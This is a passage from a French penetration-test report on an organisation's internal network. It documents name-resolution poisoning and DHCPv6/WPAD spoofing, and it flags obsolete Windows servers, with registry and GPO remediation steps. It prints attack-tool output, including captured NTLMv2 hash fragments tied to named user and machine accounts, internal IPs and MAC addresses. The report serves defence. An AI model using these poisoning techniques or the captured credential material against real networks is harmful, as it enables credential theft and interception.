[Analyze mode: MDNS] Request by 192.168.80.31 for _companion-link._tcp, ignoring
[Analyze mode: MDNS] Request by fe80::e5:43:4013:80e6 for _companion-link._tcp, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.235 for RIM-SRV-AD1, ignoring
[Analyze mode: MDNS] Request by fe80::e5:43:4013:80e6 for _companion-link._tcp, ignoring

[Analyze mode: NBT-NS] Request by 192.168.80.36 for WORKGROUP, ignoring
[Analyze mode: MDNS] Request by [0;33m192.168.80.133 for LetsView[user]._wsraop, ignoring
[Analyze mode: MDNS] Request by [0;33m192.168.80.133 for LetsView[user]._wsraop, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.175 for RIM-SRV-AD1, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.201 for RIM-PC-CALL7, ignoring
[Analyze mode: NBT-NS] Request by 192.168.80.175 for RIM-SRV-AD1, ignoring
```

Requêtes LLMNR et mDNS

Il a été possible d'empoisonner ces requêtes afin de rediriger du trafic vers l'IP des auditeurs. En hébergeant un serveur SMB malveillant, il a été possible de recueillir des réponses NTLMv2.

```
sreymbaut::GROUP-RIM:4141414141414141:4373a87bc99a
0470052004f0055005000040012005700 4f0052004b0047005
8006300690066007 3002f00570049004e002d0036003000390
mbernardo::GROUP-RIM:4141414141414141:044738f27091
0470052004f0055005000040012005700 4f0052004b0047005
2006300690066007 3002f00520049004d002d0053005200560
RIM-PC-ALT$::GROUP-RIM:4141414141414141:9dd227f19e
b00470052004f0055005000040012005700 4f0052004b00470
0480063006900660 073002f00570049004e002d00360030003
marias::GROUP-RIM:4141414141414141:710d11e9d7eadb5
0052004f0055005000040012005700 4f0052004b0047005200
6300690066007 3002f00520049004d002d005300520056002d
mlecorche::GROUP-RIM:4141414141414141:4c704725792c
0470052004f0055005000040012005700 4f0052004b0047005
4006300690066007 3002f00520049004d002d0053005200560
f.pioch::GROUP-RIM:4141414141414141:57a9489a313a32
70052004f0055005000040012005700 4f0052004b004700520
0630069006600 73002f00520049004d002d005300520056002
RIM-PTBL-TECHIN$::GROUP-RIM:4141414141414141:b8b51
52004b00470052004f0055005000040012005700 4f0052004b
0009004800630069006600 73002f00570049004e002d003600
RIM-PC-CALL6$::GROUP-RIM:4141414141414141:d1dfdbec
04b00470052004f0055005000040012005700 4f0052004b004
9004800630069006600 73002f00570049004e002d003600300
mmartin::GROUP-RIM:4141414141414141:dd939343f702b5
70052004f0055005000040012005700 4f0052004b004700520
0630069006600 73002f00570049004e002d003600300039003
RIM-PC-FACT2$::GROUP-RIM:4141414141414141:8149444b
04b00470052004f0055005000040012005700 4f0052004b004
9004800630069006600 73002f00570049004e002d003600300
adm_pioch::GROUP-RIM:4141414141414141:42255d5854e9
0470052004f0055005000040012005700 4f0052004b0047005
c0063006900660073002f00470052004f00550050002d00520
vcofrade::GROUP-RIM:4141414141414141:eaf5574f03cc1
470052004f0055005000040012005700 4f0052004b00470052
0063006900660073002f00520049004d002d00530052005600
RIM-PC-ARH02$::GROUP-RIM:4141414141414141:39168d42
04b00470052004f0055005000040012005700 4f0052004b004
```

Récupération des réponses NTLMv2

Remédiation

Complexité	VI-023 – Désactiver les protocoles LLMNR, Netbios et mDNS	Gain
Faible		Élevé


Il n'est pas possible de désactiver NBT-NS via GPO classique. Il faut en effet modifier une clé de registre variable à l'interface réseau du poste.

Pour ce faire, il faut créer un script PowerShell (par exemple : disableNetbios.ps1), qui désactivera NetBios au lancement du poste :

```
$regkey =
"HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey |foreach { Set-ItemProperty -Path
"$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
```

Et l'enregistrer dans le dossier SysVol afin qu'il soit accessible.

Aller sur *Stratégies* > *Paramètres Windows* > *Scripts* > *Démarrage* > *Ajouter*, puis rechercher le script précédemment créé.



Création de la stratégie de groupe

Après un redémarrage du poste nous pouvons tester le bon fonctionnement de la GPO appliquée avec la commande suivante :

```
wmic nicconfig get caption,index,TcpipNetbiosOptions
```


Dans le résultat de cette commande, la colonne "TcpipNetbiosOptions" devrait avoir la valeur 2, indiquant que le NetBios est désactivé pour carte réseau utilisée.

Afin de désactiver le mDNS (Multicast DNS), il convient de créer une GPO éditant une clé de registre.

Dans l'interface de création de GPO, il suffit de se rendre dans *Configuration Ordinateur* > *Préférences* > *Paramètres Windows* > *Registre*.

Dans la valeur de chemin d'accès de la clé : *HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services/Dnscache/Parameters*


La valeur de la clé de registre sera alors DWORD paramétrée sur 0.



Paramétrage de la clé de registre


Pour terminer, le LLMNR se désactive à l'aide d'une troisième GPO à paramétrer.

La GPO doit cibler : *Configuration ordinateur* > *Modèles d'administration* > *Réseau* > *Client DNS* > *Désactiver la résolution de noms multidiffusion.*



Chemin GPO

Afin de désactiver le protocole LLMNR, il suffit de désactiver la résolution de noms multidiffusion dans la GPO.



Cocher "Désactiver"

Références	*https://learn.microsoft.com/fr-fr/ecdn/how-to/disable-mdns* *https://projectblack.io/blog/disable-llmnr-gpo-netbios-mdns/*

Criticité	VI-024 – Protocole IPv6 activé sans configuration	CVSS
Importante		5.6

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Élevée	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Faible	Faible
Description	Le protocole IPv6 est activé par défaut sur les postes. Ce protocole devant remplacé l'IPv4 à terme, il est prioritaire sur celui-ci lors de la configuration des paramètres réseaux.		

Éléments affectés

- L'ensemble du réseau interne

Risque détaillé

Un attaquant peut se servir de la priorité donner à la configuration par IPv6 pour monter un serveur DHCPv6 malveillant pouvant attribuer des adresses IP non autorisées à des clients. Cela permet à un attaquant d'intercepter le trafic destiné à d'autres utilisateurs et de réaliser des attaques de type "Man-in-The-Middle" (MiTM), où il est en capacité de surveiller, modifier ou rediriger les communications.

En dirigeant le trafic à travers un serveur contrôlé, l'attaquant peut alors capturer des données sensibles telles que des identifiants, des mots de passe et des informations personnelles. De plus, en interceptant des séquences d'authentification NTLM sur le réseau, il peut réaliser des attaques par relai et usurper l'identité des utilisateurs auprès des serveurs du domaine.

Par ailleurs, l'attaquant est en mesure d'attribuer des adresses IP invalides ou déjà affectées à certains équipements, provoquant des perturbations sur le réseau.

Observation

IPv6 étant activé mais non utilisé sur les systèmes, cela permet de monter un serveur DHCPv6 malicieux qui va répondre aux requêtes des clients.

```
IPv6 address fe80::3081:12 is now assigned to mac=38:22:e2:29:4e:2f host=RIM-PC-CALL6.group
IPv6 address fe80::3081:13 is now assigned to mac=00:15:5d:50:c7:05 host=RIM-PC-XEFI.group-
IPv6 address fe80::3081:14 is now assigned to mac=d4:f5:ef:90:cf:a5 host= ipv4=
IPv6 address fe80::3081:15 is now assigned to mac=d4:f5:ef:90:cf:a7 host=RIM-SRV-HYPV1.grou
IPv6 address fe80::3081:16 is now assigned to mac=d4:f5:ef:90:cf:a4 host=RIM-SRV-HYPV1.grou
IPv6 address fe80::3081:17 is now assigned to mac=d0:ad:08:9a:a4:d6 host=RIM-PC-ALT.group-r
IPv6 address fe80::3081:18 is now assigned to mac=e0:73:e7:30:f5:a7 host=RIM-PC-FACT2.group
IPv6 address fe80::3081:19 is now assigned to mac=e0:73:e7:30:f6:c1 host=RIM-PC-MIRANDA.grc
IPv6 address fe80::3081:20 is now assigned to mac=38:22:e2:29:4d:8a host=RIM-PC-CALL2.group
IPv6 address fe80::3081:4 is now assigned to mac=2c:cf:67:43:ad:87 host=NOV-DASH. ipv4=
IPv6 address fe80::3081:21 is now assigned to mac=38:22:e2:29:4e:2a host=RIM-PC-RRH.group-r
IPv6 address fe80::3081:22 is now assigned to mac=c0:18:03:87:44:8b host=RIM-PC-CALL9.group
IPv6 address fe80::3081:23 is now assigned to mac=64:c9:01:c7:d9:f0 host=RIM-PTBL-TECHINFO.
IPv6 address fe80::3081:24 is now assigned to mac=30:13:8b:8d:0f:cd host=RIM-PC-ARH02.group
IPv6 address fe80::3081:25 is now assigned to mac=00:15:5d:50:cf:13 host=RIM-VM-INFO.group-
IPv6 address fe80::3081:26 is now assigned to mac=30:13:8b:8d:10:9e host=RIM-PC-ARH03.group
IPv6 address fe80::3081:27 is now assigned to mac=70:d8:23:f8:e9:40 host=RIM-PC-PLANNING.gr
IPv6 address fe80::3081:28 is now assigned to mac=6c:0b:5e:5a:51:f9 host=RIM-PTBL-DIRDAF.gr
Renew reply sent to fe80::3081:6
Sent spoofed reply for wpad.group-rim.local. to fe80::7c5:993e:ccc6:5b8d
IPv6 address fe80::3081:29 is now assigned to mac=00:15:5d:50:cf:03 host= ipv4=
Sent spoofed reply for wpad.group-rim.local. to fe80::d876:40d2:3405:d669
Sent spoofed reply for wpad.group-rim.local. to fe80::ed94:9f99:1e1a:2b95
IPv6 address fe80::3081:16 is now assigned to mac=d4:f5:ef:90:cf:a4 host=RIM-SRV-HYPV1.grou
IPv6 address fe80::3081:17 is now assigned to mac=d0:ad:08:9a:a4:d6 host=RIM-PC-ALT.group-r
IPv6 address fe80::3081:18 is now assigned to mac=e0:73:e7:30:f5:a7 host=RIM-PC-FACT2.group
Sent spoofed reply for wpad.group-rim.local. to fe80::db1a:5dba:1ec2:878
IPv6 address fe80::3081:19 is now assigned to mac=e0:73:e7:30:f6:c1 host=RIM-PC-MIRANDA.grc
Sent spoofed reply for wpad.group-rim.local. to fe80::835c:f60c:3e57:c160
IPv6 address fe80::3081:20 is now assigned to mac=38:22:e2:29:4d:8a host=RIM-PC-CALL2.group
IPv6 address fe80::3081:21 is now assigned to mac=38:22:e2:29:4e:2a host=RIM-PC-RRH.group-r
Sent spoofed reply for wpad.group-rim.local. to fe80::8164:5b06:c3e8:dfe9
IPv6 address fe80::3081:22 is now assigned to mac=c0:18:03:87:44:8b host=RIM-PC-CALL9.group
Sent spoofed reply for wpad.group-rim.local. to fe80::1a60:28e9:98ac:2564
IPv6 address fe80::3081:23 is now assigned to mac=64:c9:01:c7:d9:f0 host=RIM-PTBL-TECHINFO.
IPv6 address fe80::3081:24 is now assigned to mac=30:13:8b:8d:0f:cd host=RIM-PC-ARH02.group
Sent spoofed reply for wpad.group-rim.local. to fe80::ae5a:fcf7:d9ff:102
IPv6 address fe80::3081:25 is now assigned to mac=00:15:5d:50:cf:13 host=RIM-VM-INFO.group-
IPv6 address fe80::3081:26 is now assigned to mac=30:13:8b:8d:10:9e host=RIM-PC-ARH03.group
Sent spoofed reply for wpad.group-rim.local. to fe80::18e:f98:b08a:1606
Renew reply sent to fe80::3081:15
Sent spoofed reply for wpad.group-rim.local. to fe80::7913:d91e:9dff:27b7
IPv6 address fe80::3081:27 is now assigned to mac=70:d8:23:f8:e9:40 host=RIM-PC-PLANNING.gr
IPv6 address fe80::3081:28 is now assigned to mac=6c:0b:5e:5a:51:f9 host=RIM-PTBL-DIRDAF.gr
Sent spoofed reply for wpad.group-rim.local. to fe80::fdb6:5282:84ba:a70d
IPv6 address fe80::3081:29 is now assigned to mac=00:15:5d:50:cf:03 host= ipv4=
Sent spoofed reply for wpad.group-rim.local. to fe80::5786:5647:4fc5:90a4
Sent spoofed reply for wpad.group-rim.local. to fe80::3398:33e1:77a4:71c6
Sent spoofed reply for wpad.group-rim.local. to fe80::3e73:7d0b:20a8:78fb
IPv6 address fe80::3081:4 is now assigned to mac=2c:cf:67:43:ad:87 host=NOV-DASH. ipv4=
IPv6 address fe80::3081:29 is now assigned to mac=00:15:5d:50:cf:03 host= ipv4=
IPv6 address fe80::3081:4 is now assigned to mac=2c:cf:67:43:ad:87 host=NOV-DASH. ipv4=
IPv6 address fe80::3081:29 is now assigned to mac=00:15:5d:50:cf:03 host= ipv4=
```

Empoisonnement DHCPv6

Notre machine prend alors le rôle de serveur DNS dans la configuration fournie par le serveur DHCPv6.

Remédiation

Complexité	VI-024 – Désactivation de l'IPv6	Gain
Faible		Important

Vous pouvez désactiver l'IPv6 en PowerShell en suivant les étapes ci-dessous :

Ouvrez PowerShell en tant qu'Administrateur et exécutez cette commande pour obtenir tous les noms de l'adaptateur réseau avec IPv6 activé.

```
Get-NetAdapterBinding -ComponentID ms_tcpip6
```

Nous pouvons alors identifier rapidement la carte réseau disposant de l'IPv6 activé.

```
PS C:\Users\user> Get-netadapterbinding -componentid ms_tcpip6

Name                      DisplayName                                 ComponentID          Enabled
----                      -----------                                 -----------          -------
Ethernet 3                Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            True
Connexion au réseau local Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Ethernet 5                Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Ethernet                  Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Ethernet 2                Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Ethernet 4                Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
```

Carte réseau avec l'IPv6 d'activé

Ensuite, exécutez la commande ci-dessous pour désactiver IPv6 sur un adaptateur réseau spécifique. Remplacez «NetAdapterName» avec le nom de l'adaptateur réseau réel avec la commande précédente.

```
Disable-NetAdapterBinding -Name "NetAdapterName" -ComponentID ms_tcpip6
```

Désormais l'IPv6 est bien désactivé sur la carte réseau :

```
PS C:\Users\user> Get-netadapterbinding -componentid ms_tcpip6

Name                      DisplayName                                 ComponentID          Enabled
----                      -----------                                 -----------          -------
Ethernet 3                Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Connexion au réseau local Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Ethernet 5                Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Ethernet                  Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Ethernet 2                Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
Ethernet 4                Protocole Internet version 6 (TCP/IPv6)     ms_tcpip6            False
```

Validation de la désactivation de l'IPv6

Références	*https://www.malekal.com/desactiver-ipv6-windows/*

Criticité	VI-025 – Obsolescence de systèmes et services	CVSS
Importante		5.6

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Élevée	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Faible	Faible
Description	L'obsolescence des systèmes et services, comme les postes utilisateurs et les serveurs, désigne l'arrêt du support technique sur les ajouts de fonctionnalités ou de mises à jour de sécurité importante. Ainsi, si une vulnérabilité critique affectant ces systèmes venait à être découverte, les actifs ne bénéficieraient pas de patch de sécurité.		

Éléments affectés

- 192.168.96.19
- 192.168.96.8
- 192.168.96.18
- 192.168.96.25
- 192.168.96.128
- 192.168.23.202
- 192.168.33.100
- 192.168.92.172
- 192.168.92.181
- 192.168.96.5
- 192.168.96.14
- 192.168.96.17
- 192.168.96.43
- 192.168.22.221
- 192.168.32.80
- 192.168.92.6O
- 192.168.92.201
- 192.168.96.13

Risque détaillé

L'utilisation de systèmes d'exploitation obsolètes expose votre organisation à un risque accru de compromission. Les cyberattaques ciblent souvent des systèmes obsolètes en raison de leur manque de protection et de la présence de codes d'exploitation publics pour certaines vulnérabilités.

Les versions non supportées par Microsoft incluent :

1. **Windows 7** (fin de support en janvier 2020)
2. **Windows Server 2008 et 2008 R2** (fin de support en janvier 2020)
3. **Windows Server 2012 et 2012 R2** (fin de support en octobre 2023)
4. **Windows 8 et 8.1** (fin de support pour Windows 8 en janvier 2016 et Windows 8.1 en janvier 2023)
5. **Windows Server 2016** (support étendu prévu jusqu'en janvier 2027)
6. **Windows Server 2019 version 1809** (support étendu prévu jusqu'en janvier 2029)

Le support étendu Microsoft permet de continuer à recevoir des mises à jour de sécurité en cas de vulnérabilités critiques, mais sans nouvelles fonctionnalités ni améliorations. Pour bénéficier de ce support, il est nécessaire d'être à jour avec ses mises à jour de sécurité, et des frais supplémentaires peuvent s'appliquer. Ce n'est pas un service fourni automatiquement par Microsoft.

Observation

Plusieurs machines du domaine utilisent des systèmes d'exploitation qui ne sont plus maintenus par Microsoft.

```
192.168.96.19   445    VM-SUPPORT-EVOL   [*] Windows Server 2012 R2 Stanc
192.168.96.5    445    IMGPRD-HV2        [*] Windows Server 2012 R2 Stanc
192.168.96.8    445    SRV-SUPPORT       [*] Windows Server 2012 R2 Stanc
192.168.96.14   445    IMGPRD-HV1-RIVI   [*] Windows Server 2012 R2 Stanc
192.168.96.18   445    SRV-EDL-APPS      [*] Windows Server 2012 R2 Stanc
192.168.96.17   445    SRV-EDL-DB        [*] Windows Server 2012 R2 Stanc
192.168.96.25   445    IAT-SRV-VEEAM     [*] Windows Server 2012 R2 Stanc
192.168.96.43   445    IMGPRD-HV1-RIVI   [*] Windows Server 2012 R2 Stanc
192.168.96.128  445    SVRTZANCK         [*] Windows Server 2012 R2 Esser
```

Machines utilisant des systèmes d'exploitation plus maintenus

Remédiation

Complexité	VI-025 – Migrer vers des versions plus récentes des systèmes d'exploitation	Gain
Élevée		Élevé

Nous recommandons d'établir un plan de transition des OS obsolètes vers des versions plus récentes de Windows. Pour les postes utilisateur, cela peut se faire de manière fluide, mais il peut être plus difficile de migrer certains équipements utilisés pour des taches spécifiques ou reliés à des systèmes industriels.

Dans un premier temps, établissez un inventaire de votre parc informatique pour identifier les systèmes obsolètes. Vous pourrez alors les traiter au cas par cas.

La mise à jour des serveurs métiers critiques et contrôleurs de domaine doit être prioritaire afin d'éviter tout risque de compromission et pouvoir bénéficier des mises à jour de sécurité.

Références	*https://learn.microsoft.com/en-us/windows/release-health/windows-server-release-info* *https://learn.microsoft.com/en-us/windows/release-health/supported-versions-windows-client*

Criticité	VI-026 – Serveurs sensibles disposant d'un accès Internet	CVSS
Importante		5.5

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Élevée	Élevé	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Élevé	Faible	Faible
Description	La possibilité pour des équipements et serveurs sensibles, tels que les contrôleurs de domaine, d'accéder à Internet présente un risque de sécurité. Bien que ces serveurs ne soient pas directement exposés sur Internet, leur capacité à accéder à des ressources externes peut permettre le téléchargement de ressources malveillantes sur ceux-ci et faciliter la compromission du réseau.		

Éléments affectés

